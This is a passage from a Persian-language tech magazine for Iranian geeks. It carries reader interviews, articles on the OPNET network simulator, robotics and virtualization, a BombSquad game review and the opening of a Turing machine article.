حرف خاصی نیست ، ممنون از شما بابت مصاحبه با من و خوشحال میشم اگه بتونم کمکی به جامعه گیک ایران بکنم.

موفق و شاد و پیروز باشید.

نفر دوم مصاحبه

تخصص شما چیست؟

سلام علیرضا هستم، تخصص کلمه خیلی سنگینی هستش من علاقه مند به علوم کامپیوتر با گرایش شبکه هستم.

چرا علاقمند به فعالیت در این زمینه هستید؟

من همیشه علاقه مند به بحث ارتباطات رادیویی و در معنای بالاتر شبکه بودم و فعالیت و مطالعه در این زمینه حس خوبی به من می داد.

برداشت شما از از تفکر گیکی چیست؟

تفکر گیکی حد اقل در معنای مثبتش که زمان نسبتا کمی هستش به راه افتاده حاصل رشد فناوری و همین طور نفوذ آن در قشر نسبتا جوان جامعه هست که مشخصا می تونیم نمودش رو در این گونه حرکت ها و یا جمع ها ببینیم.

تفکر گیک و نرد جه تفاوت های از نظر شما دارد؟

به نظر من باید از این دو کلمه به صورت کلی ابهام زدایی بشه و به چشم یک ضد ارزش با اونها برخورد نشه، با این تفاسیر به نظر من گیک ها اجتماعی تر هستند معمولا و علاقه مند به فعالیت در زمینه های مختلف هستند در حالیکه در نرد ها این موارد به صورت عکس مشاهده می شه.

کار اصلی شما چیست و آیا دنبال کسب درآمد جانبی هستید؟

کار اصلی من در حال حاضر مانیتورینگ و رفع اشکال شبکه در یک WISP هستش، بله چه کسی از درآمد بیشتر استقبال نمی کنه.

آینده دنیای گیک رو با شرایط موجود چگونه میبینید؟

به نظر من در آینده نزدیک قبح این کلمات و جنبش ها ریخته خواهد شد و این افراد می تونند با افراد بیشتری از تفکر خودشون برخورد کنند، چیزی که الان کمتر دیده میشه مثلا توی یک کافه ما با یک فرد فرد نرد برخورد کنیم، در حالیکه معمولا ما افراد هنری و یا دانشجو ها رو می بینیم.

حرف آخری اگر دارید لطفا بیان کنید؟

خوشحال هستم که اجازه داشتم با شما همراه باشم و به امید یک آینده گیکی.

باید همیشه توجه داشت که اگر مانند یک گیک فکر و عمل کنید می توانید چرخه زندگی و علمی خود را به سمت و سوی ترقی سوق دهند. چونکه هر گیک برای پیشرفت و کسب درآمد بالاتر فکر و ایده های بسیاری را برای انجام دادن دارد. تفکر گیکی یک موضوع ساده ای نیست که فقط در یک مقاله از آن صحبت شود. در شماره های آتی با گیک های موفق مصاحبه های انجام خواهیم داد تا خوانندگان محترم با روش و نحوه پیشرفت گیک ها آشنا شوند.

نویسنده:

سیاوش مرادی، دارای مدرک فوق دیپلم IT ، علاقمند در زمینه های گوناگون تکنولوژی به خصوص سیستم عامل لینوکس با توزیع های مختلف آن و دستگاه شرکت سیسکو و جونیپر و در کنار این موارد به مدار های الکترونیک هم علاقه دارم و با بردهای رزبری و آردینو سعی در یادگیری و انجام پروژه های مختلف دارم.


Sia.moradi1@gmail.com


@SiaMoradii




مـروری بـر OPNET

در زمینه ی تحقیقات شبکه اگر بخواهیم یک بستر آزمایشی کامل برای چندین کامپیوتر شبکه شده، مسیریاب ها و لینک های داده برای ارزیابی و تایید اعتبار سنجی یک پروتکل خاص شبکه یا یک الگوریتم خاص شبکه استفاده کنیم بسیار پرهزینه و ریسک پذیر است به همین دلیل شبیه ساز ها ایجاد شدند تا هم در هزینه و هم در زمان صرفه جویی شود، مخصوصا شبیه سازها به طراحان این اجازه را می دهند که پروتکل های جدید یا تغیر در پروتکل های موجود شبکه را به شیوه ای کنترل شده و قابل تجدید آزمایش کنند. شبیه سازهای متعددی وجود دارند که بر حسب کاربرد شبیه ساز مورد استفاده قرار می گیرند از جمله شبیه سازهای معروف در زمینه شبکه NS2، NS3، OPNET و OPNET هستند که در این مبحث به معرفی شبیه ساز OPNET به اختصار خواهیم پرداخت.

OPNET چونکه مدت زمان طولانی در صنعت استفاده می شد یکی از معروفترین و مشهورترین شبیه سازهای تجاری شبکه در اواخر سال ۲۰۰۸ می باشد. محیط نرم افزاری OPNET برای توسعه و تحقیقات شبکه اختصاصی شده است که به صورت انعطاف پذیری برای مطالعه شبکه های ارتباطی، تجهیزات و پروتکل ها استفاده می شود به این دلیل که ارایه دهنده گان نرم افزارهای تجاری، OPNET پشتیبانی بصری یا گرافیکی نسبتا قدرتمندی برای کاربران ارایه می دهد. رابط ویرایشگر گرافیکی می تواند برای ایجاد توپولوژی شبکه و موجودیت ها از لایه کاربرد به لایه فیزیکی شبکه استفاده شود. از تکنیک های برنامه نویسی شی گرا برای ایجاد نگاشت از طراحی گرافیکی به اجرای سیستم های واقعی استفاده می شود. نمونه ای از رابط گرافیکی OPNET را می توانید در شکل زیر ببینید.

می توانیم تمام نتایج شبیه سازی و پیکربندی توپولوژی را به صورت دقیق و بصری در این شبیه ساز مشاهده کنیم. در این شبیه ساز تمام پارامترها تنظیم می شود و آزمایش ها به آسانی از طریق واسط GUI می تواند بارها برای رسیدن به نتیجه تکرار شود.



شبیه ساز OPNET براساس مکانیزم سیستم رویداد گسسته است به این معنا که رفتار سیستم با مدل سازی از رویدادها در سیستم در جهت سناریوهای تعیین شده کاربر، شبیه سازی را انجام می دهد و ساختار سلسله مراتبی برای سازماندهی شبکه استفاده می شود. همچنین OPNET همانند سایر شبیه سازهای دیگر ابزارهای برنامه نویسی برای تعیین فرمت بسته های پروتکل فراهم می کند. ابزارهای برنامه نویسی همچنین برای انجام وظایف تعریف ماشین انتقال حالت تعیین شده، مدل شبکه


و ماژول فرآیند نیازمند هستند. OPNET یک شبیه ساز محبوب در صنعت برای تحقیق و توسعه شبکه است که استفاده می شود. رابط گرافیکی و ابزار های برنامه نویسی نیز مفید هستند برای کمک به کاربر برای ایجاد سیستمی که می خواهد.

OPNET اساساً دارای سه عملکرد اصلی مدل سازی، شبیه سازی و تجزیه و تحلیل است. برای مدل سازی یک محیط گرافیکی برای ساخت انواع مدل ها از پروتکل ها فراهم می کند. نیز برای شبیه سازی از سه فناوری مختلف پیشرفته شبیه سازی نیز استفاده می کند. همچنین برای تجزیه و تحلیل، نتایج شبیه سازی و داده ها می توانند به راحتی تجزیه و تحلیل و نمایش داده شوند. در OPNET برای راحتی کاربران گراف های کاربر پسند، نمودارها، آمار و حتی انیمیشن ها تولید می شود. رابط کاربری موجود در OPNET دارای سطح بالایی است چونکه از منبع کدهای C و ++C با کتابخانه های اختصاصی عظیمOPNET استفاده می کند. مدل کردن در OPNET بدلیل ساختار سلسله مراتبی موجود شامل سه قسمت اصلی ، ناحیه ی شبکه، ناحیه ی گره، ناحیه ی پردازشی است.

ویژگی های دقیق OPNET با توجه به نشریه OPNET شامل این موارد است:

- *ماشین شبیه سازی سریع رویداد گسسته*
- *بسیاری از کتابخانه های اجزا با کد منبع*
- *مدل سازی شی گرا*
- *محیط مدل سازی سلسله مراتبی*
- *پشتیبانی از شبیه سازی های بی سیم مقیاس پذیر*
- *رابط گرافیکی کاربر ۳۲ بیتی و ۶۴ بیتی*
- *مدل سازی بی سیم قابل برنامه ریزی*
- *شبیه سازی رویداد گسسته، ترکیبی و تحلیلی*
- *هسته شبیه سازی موازی ۳۲ بیتی و ۶۴ بیتی*
- *پشتیبانی از شبکه های محاسباتی*
- *تجمیع سازی و رابط گرافیکی مبتنی بر رفع اشکال و تجزیه و تحلیل*

رابط ارتقا برای یکپارچه سازی کتابخانه های اجزای خارج به تازگی فناوری OPNET علاوه بر این ها دو قابلیت مهم مدیریتی عملکرد برنامه را نیز اعلام کرده است. این قابلیت ها از جمله دید انتها به انتها به عملکرد نرم افزار برای سازماندهی با استفاده از راه حل های بهینه سازی WAN و توانایی ضبط و تجزیه و تحلیل داده های NetFlow هستند. OPNET به تازگی عملکرد نرم افزارACE تحلیل گرش را ارتقا داده است. شرکت فناوریOPNET همیشه در حال بروز رسانی این شبیه ساز برای پیشبرد اهدافش در صنعت است.





نویسنده:
پریسا گل عنبری، متولد اسفند ۶۷ از شهر سنندج، دارای مدرک کارشناسی مهندسی فناوری اطلاعات از دانشگاه آزاد سنندج و دانشجوی کارشناسی ارشد شبکه های کامپیوتری دانشگاه آزاد قزوین. علاقه مند به یادگیری لینوکس.

 parisa.golanbary@gmail.com
 @pg13677



رباتیـــک



از گذشته های دور مردم برای راحتی کار دست به همه کار می زدند و تلاش می کردند با ساخت ابزارهای مناسب از دشواری کار خود بکاهند . با گذشت قرن ها در اثر پیشرفت تکنولوژی زندگی انسان دچار تحولاتی شگفت انگیزی شد اما این کار جنبه های متفاوتی را در بر داشت. به این دلیل که بعضی کشورهای قدرتمند برای نشان دادن قدرت خود در این زمینه دست به جنگ میزدند. اما بعضی دیگر از این ماشین آلات در پیشرف صنعت کشور خود استفاده می کردند و همچنان در حال استفاده هستند. با ظهور ربات ها زندگی مردم با چالش هایی روبرو شد به طور مثال استفاده از ربات در کارخانجات به جای کارگر و ساخت دستگاه ها توسط ربات هایی که برای این امر ساخته شده اند. هرچند به دلیل این اتفاق بسیاری از کارکنان کارخانه ها بیکار شدند، اما باید بیان کرد که مدیران نیازمند خطاهای کمتر تولید محصولات خود هستند و این موضوع آنها را به استفاده کردن از ربات در کارخانه های خود وادار می نماید.



در دنیای امروز پیشرفت در همه زمینه ها حرف اول را میزند و کشورها تلاش فراوانی می کنند تا توانایی های خود را در زمینه رباتیک در معرض نمایش قرار دهند. کشور های مانند کره جنوبی ، ژاپن و آلمان در برابر کشور های دیگر پیشتاز هستند و همین دلیل باعث گردیده تا به عنوان کشورهای صنعتی شناخته شوند. ربات ها به دسته های مختلف طبقه بندی می شوند به طور مثال ربات های انسان نما، ربات های مجازی، ربات های محافظ، ربات های جنگجو و ربات های کارگر که خیلی به کمک انسان ها آمده اند. کشورهایی هم هستند که از این امکانات در مسیر های نادرستی استفاده می کند که تأثیر منفی در دنیا خواهد داشت و ربات جنگجو نمونه بارز این اتفاق است.




اما در کنار عیوبی که دارد از قابلیت های بسیار مفید و کاربردی آن می توان در مواردی مانند پزشکی، ورزشی، کامپیوتری، پروازی، خانه داری و مین یاب بهره برد. در امر پزشکی در اکثر موارد به کمک دکتر آمده است و جان انسان های بیشماری را نجات داده است به طور مثال در عمل های قلب و مغز که از حساسیت های بالای بر خوردار است. در مسابقات ورزشی ربات به کمک داور ها می آیند تا ضریب اشتباهات ورزشی را کاهش دهد. در کارخانجات تولید قطعات کامپیوتری ربات ها با ظرافت و دقت بالا قطعات را تولید می کنند مانند ساخت برد ها. در بسیاری از مواقع مانند فیلم برداری و عکاسی از بالا و ارتفاعات از ربات های پرنده و یا همان پهباد ها استفاده می کنند. ربات هایی هم ساخته شده است که در خانه به کمک افراد می آید و در نهایت ربات های مین یاب که باعث نجات یافتن تعداد بیشماری از مردم در مناطق جنگ زده شده است.
اما هیچوقت نمی توان و نباید به طور کامل به ربات ها اعتماد کرد.

شرایط صنعت رباتیک در ایران چگونه است؟

در ایران صنعت رباتیک در چند سال اخیر رشد چشم گیری داشته است و علاقمندان زیادی را به سمت خود روانه کرده است. کارخانجات ماشین سازی و اکثر کارخانجات دیگر از این سیستم بهره مند هست، به دلیل اینکه خطاهای کمتری را نسبت به نیروی انسانی دارد. داشتن دانش رباتیک به رغم وجود آموزشگاه ها و دانشگاه هایی که این رشته را آرائه میدهند باعث گردیده است که بازار کار در این زمینه رونق خوبی را پیدا کند.
شرکت های هستند که قطعات ساخت انواع ربات ها را تولید و عرضه می نمایند بطور مثال قطعات ساخت دست الکترونیکی ، ماشین های کنترلی و ربات های پروازی مانند پهباد در دستور کار خود دارند. فراد علاقمند با تهیه این قطعات توانایی ساخت ربات مورد نظر خود را دارند و حتی با ساخت ربات منحصر به فرد خود می توانند در مسابقات رباتیک که هر ساله برگزار می شود شرکت کنند.

مسابقات رباتیک و شرایط شرکت در مسابقه:



مسابقات ربات ها به چند دسته تقسیم گردیده است و هر کدام از آنها به عنوان یک تیم در بخش و لیگ مختص به خود به رقابت با دیگر ربات ها می پردازند. با توجه به نوشته و توضیحات سایت های مرتبط با مسابقات رباتیک در سرتاسر جهان ربات ها در رشته های ربات پرنده , فوتبال و مین یاب و ... برگزار می شود. در ایران برای شرکت در این مسابقات می توانید با جستجو کردن مسابقات رباتیک در ایران سایت مورد نظر را پیدا کنید و مراحل ثبت نام و نوع مسابقه مورد نظر خورد را انتخاب کنید , سپس بعد انجام مراحلی که اجازه شرکت در مسابقه به شما داده می شود می توانید با دیگر رقیبان مسابقه دهید.
کمیته ملی ربوکاپ ایران و دانشگاه آزاد اسلامی قزوین مسئول راه اندازی مسابقات رباتیک در ایران هستند. علاقمندان به مسابقات در زمینه رباتیک می توانند در سایت مربوطه ثبت نام کنند. دوازدهمین دوره مسابقات رباتیک ایران در تاریخ ۱۶ و ۱۸ فروردین سال ۱۳۹۶ در محل دائمی نمایشگاه های بین المللی تهران برگزار می گردد.

نویسنده:
سیاوش مرادی، دارای مدرک فوق دیپلم IT ، علاقمند در زمینه های گوناگون تکنولوژی به خصوص سیستم عامل لینوکس با توزیع های مختلف آن و دستگاه شرکت سیسکو و جونیپر و در کنار این موارد به مدار های الکترونیک هم علاقه دارم و با بردهای رزبری و آردینو سعی در یادگیری و انجام پروژه های مختلف دارم.

 Sia.moradi1@gmail.com
 @SiaMoradii

مجازی سازی راه حلی برای کاهش دغدغه های مدیران IT ؛ اما چگونه؟



Network Virtualization



Storage Virtualization



Application Virtualization



Desktop Virtualization



Server Virtualization

بهتره اول از مفهوم واژه ی مجازی سازی (Virtualization) شروع کنیم، در ساده ترین تعریف میتونیم بگیم مجازی سازی به معنای استفاده ی بهینه از سخت افزار می باشد. امروزه مجازی سازی در سطوح مختلفی انجام می شود که در تصور خیلی از افراد مجازی سازی فقط به مجازی سازی سرور و نصب چندین سیستم عامل به صورت همزمان و روی یک سرور ختم میشود اما این تصور، تصوری اشتباست چرا که مجازی سازی در سطوح دیگر که در ادامه به توضیح مختصر هر یک می پردازیم پیاده سازی میشود.


در گذشته بعد از کنار رفتن Mainframe ها و تبدیل شدن کامپیوتر ها به وضعیت کنونی که به ازای هر نفر در سازمان ها یک PC وجود دارد؛ مدیران IT با مشکلاتی از قبیل مدیریت سخت تعدادی زیادی PC مواجه شدند. برای حل چنین مشکلی ایده بازگشت به سمت Mainframe ها بود اما به سبک و سیاق امروزی. وجود چندین سرور قدرتمند که بر روی آنها سیستم عامل به ازای هر نفر نصب شده است. در واقع تمامی پردازش ها بر روی سرور ها انجام شده و کاربر به وسیله ی یک ترمینال که به Thin Client معروف است به سرور متصل بوده و دسکتاپ مجازی خود را در اختیار دارد. در واقع ذخیره سازی داده ها و پردازش تماما روی سرور ها انجام میشود. این روش میتواند از خیلی جهات از قبیل کاهش هزینه ی خرید سخت افزار و مدیریت بهتر به سازمان کمک کند. از جمله محصولات مجازی سازی دسکتاپ میتوان به VMware Horizon اشاره کرد.

اجرا شدن برنامه های کاربردی با سطح دسترسی های متفاوت برای کاربران مختلف بدون اینکه بر روی PC ها نصب شوند. این نوع مجازی سازی به اجرای برنامه های کاربردی مختلف روی سیستم عامل های مختلف کمک میکند.

در واقع همانطور که در ابتدای مقاله گفته شد اصلی ترین بخش مجازی سازی به مجازی سازی سرور ها برمیگردد. پارتیشن بندی در یک سرور فیزیکی به گونه ای انجام میشود که یک سرور فیزیکی به چند سرور منطقی تقسیم میشود. به محض تقسیم، هر سرور میتواند به طور مجزا سیستم عامل و برنامه های کاربردی خود را داشته باشد.

استفاده ی یک سیستم ذخیره ساز از مفاهیم مجازی سازی برای بالا بردن کارایی فضای ذخیره سازی با استفاده از مفاهیمی مانند RAID و SAN

امکان تسلط و آگاهی مدیر شبکه از عملکرد شبکه با استفاده از یک نرم افزار که دارای کنسول مدیریتی باشد. این نوع مجازی سازی به ما امکان توسعه پذیری، انعطاف پذیری، بهینه سازی نرخ انتقال داده، امنیت و قابلیت اطمینان را میدهد. با این ترکیب شما قادر به مدیریت خودکار شبکه ی خود خواهید بود. در واقع منابع سخت افزاری و نرم افزاری ترکیب شده و عملکرد شبکه ای به یک واحد مدیریتی نرم افزاری اطلاق می گردد. همچنین تقسیم پهنای باند در اختیار کانال های مستقل که توانایی اختصاص داده شدن به سرور ها را داراست.










نویسنده:
امیرضا نجفی، دانشجوی مهندسی فناوری اطلاعات، علاقه مند و فعال در زمینه ی شبکه


amir.nj0098@gmail.com


@Njiix





مجتمع فنی تهران نمایندگی میرداماد

برگزار کننده دوره های طراحی
وب از مبتدی تا پیشرفته
ویژه جذب سریع بازار کار

تلفن: ۰۲۱-۷۵۹۱۹ - ۰۲۱-۲۲۲۲۲۸۱۶



www.mftmirdamad.com



Bombsquad لذتی وصف ناشدنی

BombSquad، با شنیدن اسم این بازی اصلا به ذهنتان خطور نخواهد کرد که با چه رو به رو هستید. در برخورد اول با این بازی به شدت مجذوب زیبایی و سادگی ان خواهید شد.

این بازی بیشتر با پیش زمینه اجرای چند نفره ساخته شده ولی این به این معنی نیست که شما نتوانید به صورت تک نفره از این بازی لذت ببرید.

این بازی برای سرگرمی خانوادگی و یا در کنار دوستان برای رقابت هایی سخت و نفس گیر به همراه کوری خوانی برای یکدیگر عالی است.

با اجرای این بازی با یک البوم بسیار پر زرق و برق روبه رو میشوید با این تفاوت که به جای عکس به شما بازیهایی برای بخش تک نفره و یا بخش همکاری تا ۴ نفر و بخش تیم تا ۸ نفر و پارتی(مجموعه ای از بازیکن های محلی یا تحت اینترنت) تا ۸ نفر عرضه میدارد.

بخش همکاری شامل مجموعه مراحلی است که برای دست یابی به مرحله بعد نیازمند تکمیل مرحله قبلی هستید. بخش تیمی هم شامل مسابقه جمع‌آوری پرچم و فوتبال و هاکی روی یخ میباشد.



با توجه به اینکه بهترین تجربه از این بازی را با کنترلر مجزا بدست خواهید اورد باید ذکر کنم که اجرای این بازی چه با گوشی چه با لپتاپ یا کامپیوتر خانگی بسیار لذت بخش و سرگرم کننده است.

بازی شما را به میانه یک میدان مسابقه میکشاند که شما در انجا میتوانید با ۴ حرکت اصلی ضربه دست، بلند کردن اشیاء،پرتاب اشیاء و پرتاب بمب به شکار دشمنانتان بپردازید.

بعد از ورود شما به میدان شاهد سقوط جعبه هایی با طراحی زیبا و شاد خواهید بود که این جعبه‌ها بزرگترین همکار شما در نابودی حریفان هستند.

این جعبه ها دارای امکاناتی همچون دستکش های بکس برای ضربات قویتر، سپر محافظ، بسته های درمانی،بمبهای چسبنده و بسیاری از ایتم های دیگر میباشند.

به صورت تقریبی بدون فوت وقت دشمنانتان پدیدار میشوند که شروع به پرتاب بمب به سوی شما میکنند، متاسفانه یا خوشبختانه هدف گیری این دشمنان زیاد خوب نبوده اما گاهی تبدیل به چالشی واقعی برای شما خواهند شد.

پرتاب بمب در این بازی به ان سادگی ها که به نظر میرسد نبوده و نیازمند بررسی و محاسبه فیزیکی هست به طوری که متناسب با سرعت و جهت و حتی قدرت فشردن دکمه نتایج متفاوت و جالبی برایتان اتفاق خواهد افتاد. همین اعمال فیزیک زیبا و دقیق ممکن است گاهی به کمکتان بیایید و گاهی کاملا به ضرر شما باشد به طوری که در حال دویدن به سمت دشمنتان هستید و او نیز به سمت شما در حال دویدن است و هردون بمبی رهامیسازید و با برخورد دو بمب در نیمه راه به همدیگر هردو کشته می‌شوید.

عمل مشت زدن به زیبا ترین و در عین حال احمقانه ترین حالت ممکن اتفاق می‌افتدبه طوری که در ابتدا دست باز شده و ضربه میزند و سپس بدن شخصیت به محل ضربه زده شده متنقل میگردد. امکان پرتاب کردن حریفان به خارج از رینگ نیز وجود دارد و البته باید مراقب باشید که آنها نیز همین کار را با شما نکند. نکته قابل توجه در این بخش گریه شخصیت های حریف در زمان پرت شدن به بیرون از میدان مسابقه است.

در حالت تیمی میتوانید به یک شبکه وایفای محلی متصل شده و تا ۸ نفر در ۲ تیم ۴ نفره به مبارزه با یکدیگر بپردازید. همچنین شما میتوانید برنامه ریموت این بازی را دانلود کرده و گوشی اندرویدی خود را به یک کنترلر برای بازی‌کردن در مک یا لینوکس یا کنسول OYUA تبدیل کنید.

کنترل ها:
در این بخش، بازی از امکانات کامل برخوردار بوده به طوری که از کنترلر و کیبرد خارجی پشتیبانی کرده و حتی شما میتوانید کنترل های لمسی گوشی را بسته به نیاز خود تغییر داده و شخصی سازی کنید. دقت کنید که کنترل‌های بازی بسیار حساس و دقیق هستند و تنها نیاز است که دقیق و بر اساس حس خود، برای کاربر حریف نشانه بگیرید در غیر این صورت ممکن است بمبهایتان در هوا به هر جهتی به پرواز در امده و به هر چیزی جز هدف شما برخورد کنند.

گرافیک ۳ بعدی
طراحی سه بعدی بازی بسیار زیبا و در عین حال خنده دار و با تمام قسمت های بازی همسان و هماهنگ بوده به طوری که تا ساعت‌ها با دیدن افکت های زیبای این بازی لبخند به لبتان خواهد نشست.

شاید بتوان یکی از زیبا ترین بخش های بازی را موسیقی ان دانست به طوری که موسیقی Flight of the Valkyries موسیقیدان Wagner به ان جلوه زیبایی بخشیده و کاملا با محیط بازی در هماهنگی بوده است. باید به این نکته هم اشاره کنم که میتوانید از موسیقی مد نظر خودتان برای پخش در زمان بازی کردن نیز استفاده کنید.

شخصیت ها
در بخش شخصیت ها شما میتوانید شخصیت مد نظر خورد را به تمام کمال بسازید و یا از شخصیت های از پیش اماده بازی که شامل دزد دریایی، بربر، نینجا، اشپز و غیره میباشد انتخاب نمایید.

بمب ها
بمب‌ها دارای انواع مختلفی هستند مانند بمب های معمولی، بمب های چسبنده، بمب های سمی، مین های زمینی، TNT و غیره.

دیگر ویژگی جالب این بازی ذخیره بازی به صورت پس زمینه بوده به طوری که شما میتوانید این ویدئو ها را ذخیره کنید و سپس خنده دار ترین لحظات را با دوستان خود به اشتراک بگذارید.

اگرچه این بازی رایگان بوده اما میتوانید با پرداخت مبلغ ۴٫۹۹ دلار معادل بیت۰٫۰۰۴۱۶۶۶۶۷ کویین از قابلیت پرداخت درون برنامه ای و باز کردن تمام قابلیت های بازی استفاده کنید.

نقاط مثبت

- بازی خنده دار و جذاب برای اکثر قشر های جامعه
- دارا بودن حالت کودک با خشونت کمتر برای کودکان
- مراحل تک نفره جذاب و جالب
- مراحل جذاب تر در حالت های چند نفره
- رایگان بودن برنامه
- پیاده سازی فیزیک عالی
- افکت های ۳ بعدی عالی
- بی‌شمار احتمال و راه نابود سازی دشمنان
- کارایی بسیار روان (حتی در دستگاه هایی با قدرت کم)
- پشتیبانی بی نظیر از کنترلر های متفاوت
- قابلیت انتخاب موسیقی متن مورد علاقه خود

نقاط منفی

- تقریبا هیچ در مواردی بسیار کم تعداد، مشکلاتی برای اتصال wifi گزارش شده‌است




qr code دانلود بازی برای اندروید

نویسنده:

مجتبی، دانشجوی فیزیک هسته ای و از علاقه مندان به دنیای لینوکس. کمی تا قسمتی دستمو تو زمینه کد نویسی کثیف کردم و از حیطه های مورد علاقه ام سخت افزاره و یه گیمر هم هستم.


 Maemo5d@gmail.com

 @TheLoneArcher



ماشین تورینگ در سال ۱۹۳۶ توسط آلن تورینگ دانشمند علوم کامپیوتر (Computer Scientist) و ریاضی دان بریتانیای ابداع شد قبل از اینکه به چگونگی عملکرد و نقش ماشین تورینگ در علوم کامپیوتر بپردازیم لازم است با چند مفهوم پایه ایی آشنا شویم.

